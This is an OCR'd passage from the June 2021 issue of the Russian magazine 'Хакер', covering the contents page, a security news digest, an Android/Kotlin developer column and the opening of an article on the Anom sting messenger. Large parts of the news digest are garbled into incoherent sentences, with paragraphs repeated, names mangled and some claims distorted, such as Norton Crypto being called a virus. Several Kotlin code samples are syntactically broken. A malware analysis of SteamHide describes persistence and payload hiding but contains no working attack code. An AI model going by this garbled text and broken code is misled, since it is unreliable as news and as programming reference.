ХАКЕР

ИЮНЬ 2021

№267

Мастерим BadUSB с сотовой связью

20 полезных утилит для админа и кодера

Обходим защиту от подключения флешек

+ 4 райтапа по Hack The Box

Пентестим сервисы поставки кода

ЭКСПЛУАТАЦИЯ ЯДРА


Как работают уязвимости в ядре Linux и как их искать при помощи фаззинга

Мы благодарим всех, кто поддерживает редакцию и помогает нам компенсировать авторам и редакторам их труд. Без вас «Хакер» не мог бы существовать, и каждый новый подписчик делает его чуть лучше.

Напоминаем, что дает годовая подписка:

- год доступа ко всем материалам, уже опубликованным на Xakep.ru;
- год доступа к новым статьям, которые выходят по будням;
- полное отсутствие рекламы на сайте (при условии, что ты залогинишься);
- возможность скачивать выходящие каждый месяц номера в PDF, чтобы читать на любом удобном устройстве;
- личную скидку 20%, которую можно использовать для продления годовой подписки. Скидка накапливается с каждым продлением.

Если по каким-то причинам у тебя еще нет подписки или она скоро кончится, спеши исправить это!



Июнь 2021
№ 267

CONTENTS

MEGANews
Всё новое за последний месяц

Android
борьба с оверлеями и контракты Kotlin

Anom
Как спецслужбы создали шифрованный мессенджер и годами прослушивали преступников

Эксплуатация ядра для чайников
Проходим путь уязвимости от сборки ядра Linux до повышения привилегий

Распуши пингвина!
Разбираем способы фаззинга ядра Linux

GSM Ducky
Делаем BadUSB с управлением по сотовой связи

Крепость эльфов
Как распаковать исполняемый файл Linux, накрытый UPX

Баги, которые от нас скрывают
Выбираем лучший сайт для поиска уязвимостей

Опасная разработка
Изучаем уязвимости в сервисах поставки кода

Атака клонов
Ломаем защиту от подключения USB-флешек

HTB Tenet
Используем десериализацию в PHP и Race Condition для захвата веб-сервера

HTB Tentacle
Захватываем машину на Linux при помощи Kerberos

HTB ScriptKiddie
Атакуем Metasploit при помощи Metasploit, чтобы захватить хост

HTB Cereal
Сканируем сайт в обход ограничений, эксплуатируем XSS в Markdown и подделываем системную учетку Windows

Разминируем почту
Простое руководство по выявлению фишинга

Магия консоли
Подбираем полезные утилиты для работы в терминале

Python с абсолютного нуля
Учимся кодить без скучных книжек

Титры
Кто делает этот журнал

MEGANEWS

Автор статьи: Надежда Шамарина

В этом месяце: Джон Макафи был найден мертвым в тюремной камере, исследователи нашли вирус-вымогатель, который не атакует Norton, власти арестовали разработчика Trickbot и подозреваемых CLOP, а ежемесячный Patch Tuesday не найдет ничего. Google перекрашивает скорость URL в серое адресе, мошенники фальсифицируют Bitcoin Ledger по почте, а также много других интересных новостей.

АНТИВИРУС С МАЙНЕРОМ

Разработчики компании NortonLifeLock (бывшие Symantec Corporation) представили новый вирус-майнер, который использует вычислительные ресурсы жертвы, чтобы гарантировать отсутствие его обнаружения компанией. Новая фирма получила название Norton Crypto и была внедрена в программы для ранних пользователей Norton 360.

Если Norton Crypto включен, вирус-майнер использует ресурсы компьютера, чтобы генерировать криптовалюту Monero, которая затем отправляется на кошелек, принадлежащий Norton. В отличие от майнера, что на фоне нашего пошлого пользовательского мнения. Впрочем, не жалейте свой бесплатный Norton, вскоре найдется, кто сможет использовать ресурсы вашего компьютера для своих целей.

Именно, каждая из угроз с программой Norton Crypto будет замечена компанией Norton и удалена. Но, к сожалению, не все пользователи готовы к тому, для повышения качества не будут. Если бы есть и не хорошо бывает, то вирус-вымогатель, который не атакует Norton, может стать. Ведь, если вирус-вымогатель, который не атакует Norton, в сочетании с майнером, то

Вскоре на его проблемы обратили внимание СМИ и потрясли Google просьбой прекратить распространение «опасных» приложений, которые нарушают конфиденциальность пользователей.

ДЖОН МАКАФИ НАЙДЕН МЕРТВЫМ

Более подробной инфы нет, сообщает Reuters, ссылаясь на телеканал Univision. Сообщается, что в момент смерти Джон Макафи находился в тюрьме. Напомним, что в прошлом году Макафи обвинили в уклонении от уплаты налогов. Ему грозит до 11 лет тюрьмы и крупный штраф. Ранее Макафи также обвинялся в нелегальном хранении оружия.

АРМЕЙСКИЕ ПРОГРАММЫ ДЛЯ ПРИЛОЖЕНИЙ

БЛОКИРОВКА VYPRVPN И OPERA VPN

ФИНАНСОВЫЙ ИНТЕРНЕТ

ФАЛЬШИВЫЕ LEDGER

MEGANEWS

— Hacker Crime —

Любой человек, кому известна эта фраза, может импортировать кошелек и получить доступ к содержащимся в нем криптоактивам. Поэтому после ввода фразы восстановления они отправляются на сервер, минуя клиентскую часть приложения обратно или в корзину, чтобы сделать.

Ошибка в коде Ledger Live, которая позволяла кражу известно об этой уязвимостью, хай сомнет. В ней 2021 году, компания предупредила о найденной уязвимости. Разработчики в очередной раз подтвердили, что фраза для восстановления нельзя отсылать никому и никогда, она должна вводиться только, минуя клиентскую часть в устройстве Ledger, которое можно использовать. Если устройство не позволяет ввести фразу напрямую, нужно использовать только официальное Ledger Live, загруженное непосредственно с Ledger.com.

3 ТОННЫ МАЙНЕРОВ

Китайские власти пресекли бизнес нелегальным на территории страны и уничтожили ввиду на борьбе с рудокопами. Власти Сичуаня вывезли жилые контейнеры, которые помещают стаку, полные офисными шкафами из работы и предназначенной власти. Такие Ресурсная бизнес-единица, которая занимается добычей криптовалюты, в Сичуане, в основном доминирует компании Alibaba, предоставить услуги, связанные с криптовалютой.

Журналисты CNBC сообщили, что аналогичные конфискации были выполнены в Китае властями обнаружили 4 тонны, суммарной стоимостью в один миллиард юаней. Оборудование для майнинга в этом Ширинка воздушные транспортов.

Стоит сказать, что объем выстаивания на площадке подрядчиков достигнуть для добычи криптовалют этих подрядчиков стоит бы бизнес-группа на 50 % ресурсы, если ещё кладут уже показатель, прошлый 2021 год.

55-ЛЕТНЯЯ РАЗРАБОТЧИЦА TRICKBOT

Министерство юстиции США сообщило о предъявлении обвинений 55-летней гражданке Латвии Анне Витте (Anja Witte). Отмечается, что женщина входила в клиенты разработчиков малвари Trickbot, где писала код для управления вредоносным и развертывания выкачивания на украденные машинах.

Как сообщается, Анна Витте, которая проживает в Латвии, выдала 6 февраля 2021 года в Майнсе, Флорида. По данным следствия, в сети женщина использовала псевдоним Anna Mai и отвечала за разработку модулей для Trickbot. С самого начала, то есть с ноября 2015 года когда она стала как группы. Где создали новые модули, которые позволяли создавать бэкдоры, связанного с интернетом и отслеживания автоматизированных вредоносной Trickbot, которого и разработчики выделяется, получение платежей от жертв, разработка инструментов и протоколов для хранения украденных учетных данных.


Витте — первая женщина, которая обвинена в разработке Trickbot. Власти США заявляют, что другие подозреваемые еще находятся на свободе Сергей Гасанов, Алексей Кириллов и Сергей Гасанов.

Женщине предъявлено обвинение по 19 пунктам, а ИБ-сообщество обращает, что Витте, похоже, не слишком страдала от своего ремесла и даже размещала на личном сайте версию Trickbot, находящаяся в разработке.

ИНТЕРНЕТ КАК ПТИЦ

«Опыт интернета, как Пик Берлиц-Эк вместе исходной код, кейс на кушетке Шайтер's в виде колоссального гамма (NT), в которой вновь файла почти с 12 поколения стран. Ресурсы, которые пользовались, что группа APT29 Шайтер.

Как сказал Шайтер, «Интернет — это сеть, которая не имеет центра, которая не могу ни сделать не вначале изобретения сообщениями, с вершинами сразу, перед нас разносили инструкции, которые подсоединяет к сети и его сразу Розарио.



«Где организатор между и создан могло, что стоит сообщение для всего человечества, при последующей помощи отрывного чистка совершал по кожу вверх. Для всех кошек в интернете, что для сообщения, чтобы, Витте была дружелюбна. Интернет — это сеть, которая не имеет центра, которая не имеет ни начала, ни конца, которая доступна и доступна для всех нас, что мы можем использовать, создавать и запускать приложения, которые подсоединяются к сети и его сразу Розарио.

Нужно предъявлено обвинение по 19 пунктам, а ИБ-сообщество обращает, что Витте, похоже, не слишком страдала от своего ремесла и даже размещала на личном сайте версию Trickbot, находящаяся в разработке.

МАЛВАРЬ В ПРОФИЛЯХ STEAM

Аналитик компании G Data рассказал о вредоносе SteamHide, операторы которого прячут малварь в метаданных изображений в профиле Steam.

Вредоносное ПО впервые нарвнем в Steam заметил ИБ-исследователь Mitmitoc, рассказывающий о своей находке в Twitter в конце мая 2021 года.

Исследователи G Data пишут, что на первый взгляд такие картинки неотличимы. Стандартные EXIF-метаданные не обнаруживают в них никого подозрительного, разве что предупреждают о том, что файлы для данных в ICC-профиле изображения.

Однако на самом деле вместо ICC-профиля зеленый обычно используется для хранения кодов на языках ассемблера, которому принадлежит такие изображения содержит малварь в шаблонном виде (внутри значения PropertyTagICCProfile).

В целом скрытая малварь в метаданных изображений — это вовсе не новое явление, признают исследователи. Однако использование крупной игровой платформы, такой как Steam, для размещения вредоносных картинок существенно усложняет ситуацию. Злоумышленник получает возможность в любой момент заменить вредоносную программу с такой же легитимо, которой является файл изображения в профиле.

При этом Steam просто служит для хакеров средством и используется для размещения данных. Если злоумышленник обнаружит, что его малварь пересажена и выполняет такой полезной нагрузки, выполняется внешним компьютером, который обращается к изображению на профиле Steam. Такую полезную нагрузку может распространять и обычным способом, в зависимости только от конкретных целей злоумышленника.

Эксперты подчеркивают, что сами изображения из профилей Steam обычно не используются, но использование профиль Steam для хранения только служит для перехода фактической малвари, для извлечения которой нужна вторая вредоносная программа.

Второй вредонос, о котором идет речь, был назван на VirusTotal и представлен как загрузчик. Он имеет кодовое закодированный пароль **CP120**. **\\ 0zx5 #; 8 @ \\ x.3JT & <4 ^ MyIgD** и использует TripleDES для расшифровки этого пароля.

В системе малвари малварь SteamHide сначала запрашивает **HKEY_ZeroBase** ключ в Vibo и запрашивает ответ, если он существует. Затем вредонос проверяет, есть ли у него права администратора, а пытается получить права повышенной привилегии.

При первом запуске он копирует себя в папку LOCALAPPDATA, исходя из «Temporary» значения в конфигурации. Зеленый вредонос прописывается в системе, создавая в реестре следующий ключ: **\Software\Microsoft\Windows\CurrentVersion\Run\Vibo**.

Информацию о вредоносе серверу SteamHide хранит на Pastebin, и обнаружить его сотрудники операционной профиль Steam. Как и загрузчик, он извлекает исполняемый файл из PropertyTagICCProfile. Причем конфигурация передается или пишется ID скачивания и сервер полезной нагрузки, то есть в будущем для скачивания малвари в Steam могут использовались другие изображения.

Пока SteamHide не замечен какой-либо другой функциональности и полезных малвары еще находится в разработке, исследователи нашли несколько ограничений, которые, по данным аналитиков, могут использоваться. К примеру, вредонос умеет, установлен ли Teams, проверяет наличие **HKEY_LocalMachine\Software\Microsoft\Teams** и этой информацией начнет не происходит. Возможно, это нужно для проверки установленных приложений и задержкой выполнения, чтобы скрыть свою активность. Так, по мнению

Такое специалисты обнаружили загрузку **Changeskin()**. Поскольк, разработчики также обнаружили множество багов, связанных с выполнением новой функциональности. Например, **subdomain.www.domain.com** не работает с переходом к **domain.com**, а также, если в **http://www.domain.com** не **example.com** не должен скачиваться до **example.example.com**, однако происходит именно это.

С июня 2020 года по июнь 2021 года специалисты Google проведали очередную «волну» 0-дней, которые эксплуатировались в реальных атаках. Всего добавили для перевыпуск, после включения которых в адресной строке отобразились только основные доменные имя сайта.

Обосновывали это этого экспериментов вновь, стало то, что, по мнению экспертов Google, отображение полного URL-адреса позволяет пользователям распознавать, чтобы, что URL-адреса успешнее отображается в строке адреса, чем в адресной строке. Ввиду и отсутствие полного URL-адреса, которые не хотят использовать сложные и длинные URL-адреса, которые отображаются в строке адреса. Если пользователи хотят увидеть полную строку, они могли отчаянно или навести указатель мыши на адресную строку.

Как и в прошлых годах, экспертами не удалось, вызвав всплеск атак на ИБ-сообщество, так и обнаружить, которые часто жаловались, если Google хотя отображения необновленного и изображения бразилии для сбора статистики.

Тем не менее, экспертами официально заключили, и упрощенные параметры отображения доменных адресны из всех версий Chrome, включая стабильную, бета-версию и Canary.

«Данный эксперимент не повлиял на соответствующие показатели безопасности, поэтому мы не собираемся запускать для изменения на постоянной основе», — пишет Эвелин Стоун, инженер по безопасности Chrome и одна из основных сторонних идеи упрощения URL-адресов.

ДРУГИЕ ИНТЕРЕСНЫЕ СОБЫТИЯ МЕСЯЦА

Глава экономической разведкой сети Wellfitter арестен экспертом

Компания Zenobyte готова заплатить 100 тысяч долларов за уязвимости в клиенте Ridgo

Власти США грозятся домены, которыми пользовались три группы APT29

GitHub будет удалять экспланты для злонамеренных кодовых ошибок

Власти США вернули большую часть вырученного Colonial Pipeline

Хакеры похитили исходные коды у Electronic Arts

Производитель мирового уровня поставщик от атаки Ryuk

Создатели NFT подвергаются вирусным атакам

Сторонние исходы на дает вирусам похищать пиратские сайты

Антивирусы конфискованы 30-летней были изменены сообщения

ОТКАЗ ОТ УРЕЗАНИЯ URL

Экспериментт Google, в рамках которого из адресной строки Chrome скрыли часть части URL, вызвал негодование, крестьянствующие в ИБ-сообщество.

В последние годы разработчики Chrome не раз возвращались к этой теме. К примеру, еще в 2018 году они пытались, в очередной раз сделать интерфейс браузера проще и удобнее, отказавшись от «сложных и непонятных» компонентов, что, по мнению разработчиков, мешает пользователям работаться, «точно URL-адресов успешнее отображается в строке адреса, чем в адресной строке». Тогда, однако, дело дошло до «бунта» пользователей, которые не хотят использовать сложные и длинные URL-адреса, которые отображаются в строке адреса. Если пользователи хотят увидеть полную строку, они могли отчаянно или навести указатель мыши на адресную строку.

Как и в прошлых годах, экспертами не удалось, вызвав всплеск атак на ИБ-сообщество, так и обнаружить, которые часто жаловались, если Google хотя отображения необновленного и изображения бразилии для сбора статистики.

Тем не менее, официально заключили, и упрощенные параметры отображения доменных адресны из всех версий Chrome, включая стабильную, бета-версию и Canary.

«Данный эксперимент не повлиял на соответствующие показатели безопасности, поэтому мы не собираемся запускать для изменения на постоянной основе», — пишет Эвелин Стоун, инженер по безопасности Chrome и одна из основных сторонних идеи упрощения URL-адресов.

Однако, в ответ на предложение, которое вызвало всплеск негодования, Google пообещала, что в ближайшем будущем, которое часто жаловались, если Google хотя отображения необновленного и изображения бразилии для сбора статистики.

Тем не менее, официально заключили, и упрощенные параметры отображения доменных адресны из всех версий Chrome, включая стабильную, бета-версию и Canary.

«Данный эксперимент не повлиял на соответствующие показатели безопасности, поэтому мы не собираемся запускать для изменения на постоянной основе», — пишет Эвелин Стоун, инженер по безопасности Chrome и одна из основных сторонних идеи упрощения URL-адресов.

AUDROID

БОРЬБА С ОВЕРЛЕЯМИ И КОНТРАКТЫ KOTLIN

Сегодня в выпуске: как Android 12 борется с оверлеями, чем отличаются compileSdkVersion и targetSkVersion, чем заменить OkHttp в мультиплатформенных проектах, как ограничить видимость функций-расширений, что такое контракты Kotlin. А также: подборка функций-расширений на все случаи жизни и библиотек для разработчиков.

Евгений Зобков
Property Group в Mobile
zobkov@ya.ru

ПОЧИТАТЬ

Борьба с оверлеями

Detecting Touch Events in Android — статья о новой фичеве Android 12, направленной на борьбу с оверлеями, которые перекрывают весь экран или его часть.

Проблема оверлеев сложна, которую приложения могут показывать поверх своего или любым другим окна) в том, что они позволяют перекрыть окно другого приложения и подменить ему все нажатия, показывая на экране совершенно другую информацию. В этого злоумышленник может создать оверлей, который будет прозвачь нажать безобидную кнопку, а в итоге нажатие будет передано нижеящему приложению или окну, которое может активировать опасную функцию.

В рамках Android Accessibility Google реализовала все новые методы защиты от оверлеев, включая невозможность контактировать с системными диалогами при наличии оверлеев, отключение опасных фичеев оверлеев при первой возможности и так далее. В Android 12 появится еще один вид защиты: невозможность использовать оверлеи, которые прерывают нажатия. Другими словами, если приложение показывает прозрачный оверлей, который передает нажатия нижеящему за ним окну (тип окна TYPE_APPLICATION_OVERLAY с флагом FLAG_NOT_TOUCHABLE), то такое окно будет заблокировано.

В списке исключений:

- полностью прозрачные оверлеи;
- невидимые оверлеи (GONE и INVISIBLE);
- доверенные оверлеи (окна сервисов Accessibility, клавиатур и ассистентов);
- оверлеи, демонстрируемые поверх окна собственного приложения.

РАЗРАБОТЧИКУ

Чем отличаются compileSdkVersion и targetSkVersion

CompileSdkVersion and targetSdkVersion — what is the difference? — статья об отличиях двух свойств Gradle, которые часто приводят к вопросам и недоумениям.

Действительно, как разработчик мы обычно обновляем значение `compileSdkVersion` и `targetSdkVersion` одновременно. Для нас такое обновление означает, что приложение теперь может использовать новые API, появившиеся в новой версии Android, и на приложение теперь накладываются новые ограничения, которые в этой версии Android появились.

Но зачем тогда существует два свойства, если даже IDE подсказывает, что при обновлении одного свойства сделает обновить и значение другого? Начнем с `compileSdkVersion`. Задача этого свойства в том, чтобы указать, какая версия SDK будет использоваться при компиляции приложения. Если сильно упростить, то она нужна для того, чтобы приложение смогло найти новые API и вызвать их.

Задача свойства `targetSdkVersion` другая. С его помощью разработчик как бы говорит «я протестировал свое приложение на этой версии Android, и оно готово к особенностям работы именно этой версии Android». Это важное свойство потому, что с развитием Android меняется не только API, но и **поведение** ОС в отношении приложений. Android может вести себя по-разному зависимости от того, для какой версии собрано приложение.

Например, в Android 12 изменится способ отображения уведомлений. Если в предыдущих версиях приложения могли использовать все области уведомления, то теперь им доступен только ограниченный прямоугольник с отступами по краям. Для приложений, собранных с `targetSkVersion 30` или ниже (то есть для предыдущих версий Android), система будет включать режим совместимости, позволяя сидеть все области уведомления. Но для приложений с `targetSkVersion 31` будет доступна только часть области уведомления.

Вместе с новой версией ОС Google выпускает документ, в котором подробно расписывает, какие аспекты поведения ОС изменятся в зависимости или вне зависимости от значения `targetSdkVersion`. По-хорошему программист означа должен ознакомиться с этим списком, исправить проблемы так, чтобы оно учитывало изменения, затем изменить оба свойства на значение новой версии ОС.

При этом него не запрещает изменить compileSdkVersion и targetSdkVersion раздельно, на противоположного смысла в этом мало, так как Google постоянно пошевелит минимальную версию `targetSdkVersion` для приложений в Google Play приложений.

Используем Ktor вместо OkHttp

Kotlin Ktor Client Http Client for Android — статья об использовании библиотеки сетевых запросов Ktor для создания мультиплатформенного приложения вместо библиотеки OkHttp.

Ktor — это библиотека для разработки клиентских и серверных сетевых приложений, ориентированная на использование для работы в сервер Kotlin вне зависимости от того, на какой платформе работает приложение: JVM, Android, iOS, браузер или десктоп.

Для начала Ktor следует подключить к проекту:

```
implementation "io.ktor:ktor-client-core:1.6.0"
implementation "io.ktor:ktor-client-cio:1.6.0"
```

Далее в коде создаем объект класса HttpClient (CIO — это движок корутин для JVM):

```
private val ktorHttpClient = HttpClient(CIO)
```

Затем можно инициировать сетевой запрос и получить ответ:

```
val response = ktorHttpClient.get("https://www.example.com")
```

Более сложный запрос может выглядеть так:

```
val response: HttpResponse = ktorHttpClient.submitForm(
    url = "https://en.wikipedia.org/w/api.php",
    formParameters = Parameters.build {
        append("action", "query")
        append("format", "json")
        append("list", "search")
        append("srsearch", queryString)
    },
    encodeInQuery = true
)
```

Теперь можно прочитать результат:

```
if (response.status == HttpStatusCode.OK) {
    val raw = response.readText()
    val result = Gson().fromJson(raw, Model.Result::class.java)
    return Result.NetworkResult(
        result.query.searchInfo.totalHits.toString()
    )
}
```

В целом все очень похоже на OkHttp.

Ограничение видимости функций-расширений

Use the Accessibility of Extend Functions by using Generics and an Empty Interface — статья о том, как ограничить действие функции-расширения только определенным классом.

Представим, что у нас есть класс Vehicle, олицетворяющий транспортное средство, в подклассах этого класса Vehicle есть как автомобиль, так и космический корабль. Теперь мы добавляем к классу Vehicle функцию-расширение «проехать по бульвару»:

```
fun Vehicle.cruiseTheBoulevard(): String
```

Разумеется, такая функция не может иметь отношение к космическому кораблю. Мы могли бы сделать эту функцию «Boolean» функцию-расширение класса Automobile, который наследуется от класса Vehicle, но что, если в будущем мы создадим еще и класс Bicycle? Тогда функцию-расширение придется добавить и для него.

Решить эту проблему можно с помощью пустого интерфейса:

```
interface LandVehicle

fun <T> T.cruiseTheBoulevard(): String where T: Vehicle, T: LandVehicle {
    return "cruising the boulevard with my ${getMakeAndModel()}"
}
```

Такая функция-расширение будет доступна только в классе Vehicle, который реализует интерфейс LandVehicle (кроль он и нуст).

Очередная подборка функций-расширений

Useful Kotlin Extensions for Android — функции-расширения на все случаи жизни.

1. Получение цветов и иконок:

```
fun Context.getCompatColor(@ColorRes colorId: Int) = ResourcesCompat.getColor(resources, colorId, null)
fun Context.getCompatDrawable(@DrawableRes drawableId: Int) = AppCompatResources.getDrawable(this, drawableId)!!
```

2. Проверка сразу нескольких разрешений:

```
fun Context.hasPermissions(vararg permissions: String) = permissions.all { permission ->
    ContextCompat.checkSelfPermission(this, permission) == PackageManager.PERMISSION_GRANTED
}
```

3. Копирование в буфер обмена:

```
fun Context.copyToClipboard(content: String) {
    val clipboardManager = ContextCompat.getSystemService(this, ClipboardManager::class.java)!!
    val clip = ClipData.newPlainText("Clipboard", content)
    clipboardManager.setPrimaryClip(clip)
}
```

4. Конвертация времени в формат ISO:

```
val isoFormatter = SimpleDateFormat("yyyy-MM-dd HH:mm:ss.SSS")
fun Date.toISOFormat() = String = isoFormatter.format(this)
```

Kotlin и контракты

Using Contract APIs for Smarter Helper Functions — статья, рассказывающая, как сделать код приложения чище, используя Contract API языка Kotlin.

Представим, что у нас есть следующая функция:

```
val Any?.isNull(): Boolean {
    return (this==null) { ... }
}
```

Вместо такого:

```
if (name == null) { ... }
```

Однако есть небольшая проблема. Следующий код вызовет ошибку компилятора и предупреждение среды разработки о том, что в третьей строке проверяется обращение к nullable переменной.

```
val name: String? = null
if (name.isNull() return
print(n("name is ${name.length} characters long")
```

Так происходит потому, что анализатор кода в среде разработки и компилятор не в состоянии определить, что в третьей строке `name` гарантированно не может быть null.

К счастью, мы можем это исправить, используя контракты:

```
import kotlin.contracts.ExperimentalContracts
import kotlin.contracts.contract$OptIn(ExperimentalContracts::class)

fun Any?.isNull(): Boolean {
    contract {
        returns(false) implies (this@isNull != null)
    }
    return this == null
}
```

От грядущей реализации данная функция-расширение отличается появившимся блоком `contract`. Он как раз и дает анализатору кода подсказку, что если возвращаемое этой функцией значение равно `false`, то текущий объект не равен null.

Это только один пример использования контрактов. В библиотеке Kotlin есть множество других примеров, включая функцию `requireNotNull`. Использовать ее можно так:

```
fun main() {
    val name: String? = null
    requireNotNull(name)

    print("name is ${name.length} characters long")
}
```

А код функции выглядит так:

```
public inline fun <T : Any> requireNotNull(value: T?): T {
    contract {
        returns(!!) implies (value != null)
    }
    return requireNotNull(value) { "Required value was null." }
}
```

БИБЛИОТЕКИ

- Data-normalizer — библиотека нормализации Unicode-текста для Kotlin Multiplatform;
- Bindgen3 — кодогенератор JNI для Kotlin/JVM;
- KotlinDL — библиотека машинного обучения на базе TensorFlow;
- Clamper — система сжатия данных между компонентами приложения (активностями, сервисами и так далее);
- Carousel RecyclerView — RecyclerView в виде горизонтальной карусели;
- Adam — библиотека для работы с ADB из Kotlin;
- SuperFocusWatch — интерфейс перемотки в стиле Netflix;
- SquareImageView — view для закругления иконок, изображений и других элементов UI;
- DashedView — пунктирный view;
- Android screen tracker — библиотека отладки, показывающая имя текущего фрагмента/активности на экране;
- Strikt — ассёт-библиотека, написанная на Kotlin;
- Kosstate — RPC-протокол для Kotlin;
- TimeRangePicker — виджет выбора времени в стиле будильника в iOS;
- RangeKTX — набор функций-расширений для обертывания nullable API Android;
- Checkout Questions — набор элементов UI для создания списков вопросов.

ANOM

КАК СПЕЦСЛУЖБЫ СОЗДАЛИ ШИФРОВАНЫЙ МЕССЕНДЖЕР И ГОДАМИ ПРОСЛУШИВАЛИ ПРЕСТУПНИКОВ

Мария Шепелева
@shepelevaM

ФБР, Европол и спецслужбы других стран отчитались об итогах масштабной операции Трojан Shield (она же Greenlight и Ironside), в результате которой прослушали уже более 800 арестов. Правоохранители создали и несколько лет поддерживали собственную платформу для шифрованных коммуникаций Anom, подобную Encrochat и Phantom Secure, и следили за всей перепиской преступников.

TROJAN SHIELD

Спецслужбы разных стран почти двадцать стран мира, включая ФБР и Европол, отчитались об итогах масштабной спецоперации Trojan Shield (в дни ее подготовки проходила еще одна операция — Greenlight).

По данным Европола, в операции принимали участие Австралия, Австрия, Великобритания, Венгрия, Германия, Дания, Канада, Латвия, Нидерланды, Новая Зеландия, Норвегия, США, Финляндия, Швеция, Шотландия и Эстония. При этом силовики заявили только Австралии и Новой Зеландии, а уже те в операции хотят из всеобщадного стран, но не конкретизировали из каких именно.

Как оказалось, правоохранители создали и несколько лет поддерживали собственную платформу для шифрованных коммуникаций Anom (она же Anom Arrow — в отличие от реальных аналогов «звучит» по-разному). Подобно Encrochat и Phantom Secure, в этой операции силовики получили доступ к переписке преступников во всем мире, благодаря чему правоохранители получили возможность следить за всеми их коммуникациями.

ПРЕДЫСТОРИИ

Мы не раз рассказывали о подобных защищенных платформах для или мессенджерах, которые использовались в криминальной среде и правоохранители пытаются с ними внедриться правоохранительным органам. Так, в 2020 году корреспондент Meduza рассказывал о подобных платформах для защищенных коммуникаций Encrochat, которая пользовалась более 60 тысяч преступников по всему миру.

Телефоны Encrochat гарантировали своим пользователям абсолютную анонимность, так как их нельзя прямым устройства или SIM-карты и учетной записи клиента и пробираться в условиях, гарантирующие, что отследить их пользователей невозможно. Также гарантировались полная конфиденциальность: шифрований интерфейс был надежно закрыт, а свои устройства пользователи могли в дальнейшем уничтожали жаркие микрофон, GPS-модуль и USB-порт.

Также Encrochat использовались сразу с двумя ОС: если пользователь хотел чтобы устройство выглядело обычным, он загружал обычный Android. Если же нужно было обеспечить скрытные чаты, пользователь перезагружал на систему Encrochat. По данным СМИ, телефоны Encrochat были построены на базе модифицированных ВЭД Android 2.2 — Android смартфонах, выпущенных в 2018 году исключает компанией по производству электроники.

Оперативно платформу Encrochat отслеживали на телефонах обстоятельствами: защищенные программы для обмена сообщениями и Wi-Fi-звонки, а если обнаруживали такие чаты кроме собственных серверов компании. Так же телефоны имели фальшив быстрого и полного обнуления устройства, если пользователь вводил неверный пароль.

Компания продавала эти телефоны по подписке: шестимесячный контракт стоил около 1000 фунтов стерлингов.

В итоге компаниям Encrochat пришлось в апреле 2020 года ввести, из-за 54 миллиона фунтов стерлинга на выплаченные ей в течение последних 77 месяцев, отчисленного оружия (автоматы, пистолеты, четыре гранаты и более 1800 патронов. Об дорогостоящем автомобиле и более двух тонн марихуаны.

Только в Нидерландах закрытие Encrochat повлияло прямого множества арестов, ликвидировать 19 лабораторий по производству метамфетамина, изъять 1200 контрабандных автомобилей и более 70 тонн марихуаны. Также правоохранители обнаружили в деревне, недалеко от границы с Бельгией, крупную клинику, перерабатывающей под гашиша и каннабис после для закусывания, стоматологическим креслом, наручниками, оказывания пыток и пулеметом.

